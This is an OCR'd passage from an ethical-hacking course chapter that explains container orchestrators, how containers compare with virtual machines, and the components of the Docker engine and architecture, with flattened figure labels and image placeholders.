
  Orchestrators are tools that allow DevOps administrators to fetch images from the registries, deploy them into containers, and manage container operation. This is the final phase of the container lifecycle, where the latest version of the application is deployed and comes into live usage/action. Orchestrators are helpful in monitoring container resource consumption and job execution, identifying host failures, and automatically restarting containers on new hosts. When resources are exhausted, an orchestrator allocates additional resources to the containers. When an application running in the container needs to be updated, the existing containers are destroyed, and new containers are created from the updated images. Popular orchestrators include Kubernetes, Docker Swarm, Nomad, Mesos, etc.

Advantages:

- Minimum number of resources needed to develop an application
- Faster detection of software issues and deployment of patches
- Cost-effectiveness and easy shipping
- Increased application portability
- Scalable resources
- Quick container boot (in seconds) so that applications can be developed in a rapid phase
- Easy management of isolated applications in containers
- Easy testing and debugging

Disadvantages:

- Increased complexity
- Lack of staff expertise results in misconfigurations
- Increased vulnerability owing to shared resources
- Questionable container performance
- Difficulty in selecting a platform to run containers
- Variations in service discovery (Proxy-based, DNS-based, etc.)



Containers Vs. Virtual Machines

- Virtualization is the ability to **run multiple operating systems on a single physical system** and share the underlying resources such as a server, storage device, or network
- Containers are placed on the top of one physical server and host operating system, and **share the operating system's kernel binaries and libraries**, thereby reducing the need for reproducing the OS

App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Guest OS
Guest OS
Guest OS
Hypervisor
Host Operating System
Infrastructure
Virtual Machines
App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Container Engine
Host Operating System
Infrastructure
Containers

Containers Vs. Virtual Machines

Virtualization is an essential technology that powers cloud computing. It provides the ability to run multiple OSs on a single physical system and share the underlying resources, such as servers, storage devices, or networks. Virtualization allows organizations to cut IT costs while enhancing the productivity, utilization, and flexibility of their existing computer hardware. Virtualization vendors include VMware vCloud Suite, VMware vSphere, VirtualBox, Microsoft Hyper-V, etc.

Traditionally, virtualization has emerged to facilitate application portability and optimization of cloud IT infrastructure. Yet, it has several disadvantages, such as slower performance owing to the heavy weight of virtual machines, portability issues, time consumption in IT resource provisioning. To resolve these issues, industries are adopting a containerization technology that provides application resources in the form of lightweight containers that run on a single operating system and makes the software/application run anywhere with scalable resources. Containers are placed on the top of a physical server and host operating system and share the system kernel binaries and libraries, reducing the need for reproducing the OS. Through containerization, the server can run multiple workloads using a single OS. Thus, containers are lightweight, only megabytes in size, and boot in seconds, contrary to VMs that take minutes to boot.

Virtual Machines	Containers
Heavyweight	Lightweight and portable
Run on independent operating systems	Share a single host operating system
Hardware-based virtualization	OS-based virtualization
Slower provisioning	Scalable and real-time provisioning
Limited performance	Native performance
Completely isolated making it more secure	Process-level isolation, partially secured
Created and launched in minutes	Created and launched in seconds

Table 19.1: Virtual machines vs. containers




App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Guest OS
Guest OS
Guest OS
Hypervisor
Host Operating System
Infrastructure
Virtual Machines
App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Container Engine
Host Operating System
Infrastructure
Containers

Figure 19.14: Virtual machines vs. containers



What is Docker?

- Docker is an open source technology used for developing, packaging, and running applications and all its dependencies in the **form of containers**, to ensure that the application works in a seamless environment
- Docker provides a Platform-as-a-Service (PaaS) through **OS-level virtualization** and delivers containerized software packages

C|EH
Docker Engine
Client
Docker CLI
Rest API
Server
Docker
daemon
Manages
Containers
Manages
Network
Manages
Images
Manages
Data
Volumes
Docker Architecture
Client
Docker
Build
Docker
Pull
Docker
Run
Docker Host
DAEMON
Containers
Images
Registry
docker
Build
Pull
Run

What is Docker?

Docker is an open-source technology used for developing, packaging, and running applications. All Docker dependencies are in the form of containers to ensure that applications work in a seamless environment. Docker provides a PaaS through OS-level virtualization and delivers containerized software packages. This technology isolates applications from the underlying infrastructure for faster software delivery. The benefit of Docker is that when an application is packaged along with its dependencies into a Docker container, it can run in any environment. Furthermore, when developers build applications using Docker, they are assured that there will be no interference between them because Docker containers are isolated from each other and communicate via well-defined channels.

Docker Engine

The Docker engine is a client/server application installed on a host that allows to develop, deploy, and run applications using the following components:

- **Server**: It is a persistent back-end process, also known as a daemon process (dockerd command).
- **Rest API**: This API allows the communication and assignment of tasks to the daemon.
- **Client CLI**: It is the command-line interface used to communicate with the daemon and where various Docker commands are initiated.




Figure 19.15: Docker engine

Docker Swarm

The Docker engine supports the swarm mode that allows managing multiple Docker engines within the Docker platform. Docker CLI is used for creating a swarm, deploying an application to the swarm, and handling its activity or behavior.

The swarm mode enables administrators and developers to

- Communicate with containers and assign jobs to different containers
- Expand or reduce the number of containers based on the load
- Carry out a health check and handle the lifecycle of different containers
- Dispense failover and redundancy to continue a process even if node failure occurs
- Perform timely software updates to all containers

Docker Architecture

The Docker architecture employs a client/server model and consists of various components, such as the host, client, network, registry, and other storage units. The Docker client interacts with the Docker daemon, which develops, runs, and distributes the containers. The Daemon and Docker clients can carry out operations on the same host; alternatively, users can connect the Docker client to remote daemons. The communication between the Docker client and the Docker server daemon is established via REST API.

Discussed below are the various components of the Docker architecture:

- **Docker Daemon**: The Docker daemon (`dockerd`) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks.
- **Docker Client**: It is the primary interface through which users communicate with Docker. When commands such as `docker run` are initiated, the client passes related commands to `dockerd`, which then executes them. Docker commands use the Docker API for communication.
- **Docker Registries**: Docker registries are locations where images are stored and pulled, and can be either private or public. Docker Cloud and Docker Hub are two popular public registries. Docker Hub is a predefined location of Docker images, which can be used by all users.

- **Docker Objects**: Docker objects are used to assemble an application. The most important Docker objects are as follows:
    - **Images**: Images are used to store and deploy containers. They are read-only binary templates with instructions for container creation.
    - **Containers**: Application resources run inside the containers. A container is a runnable instance of an application image. Docker CLI or API is used to create, launch, stop, and destroy these containers.
    - **Services**: Services enable users to extend the number of containers across daemons, and together they serve as a swarm with several managers and workers. Each swarm member is a daemon, and all these daemons can interact with each other using Docker API.
    - **Networking**: It is a channel through which all isolated containers communicate.
    - **Volumes**: It is a storage where persisting data created by Docker and used by Docker containers are stored.


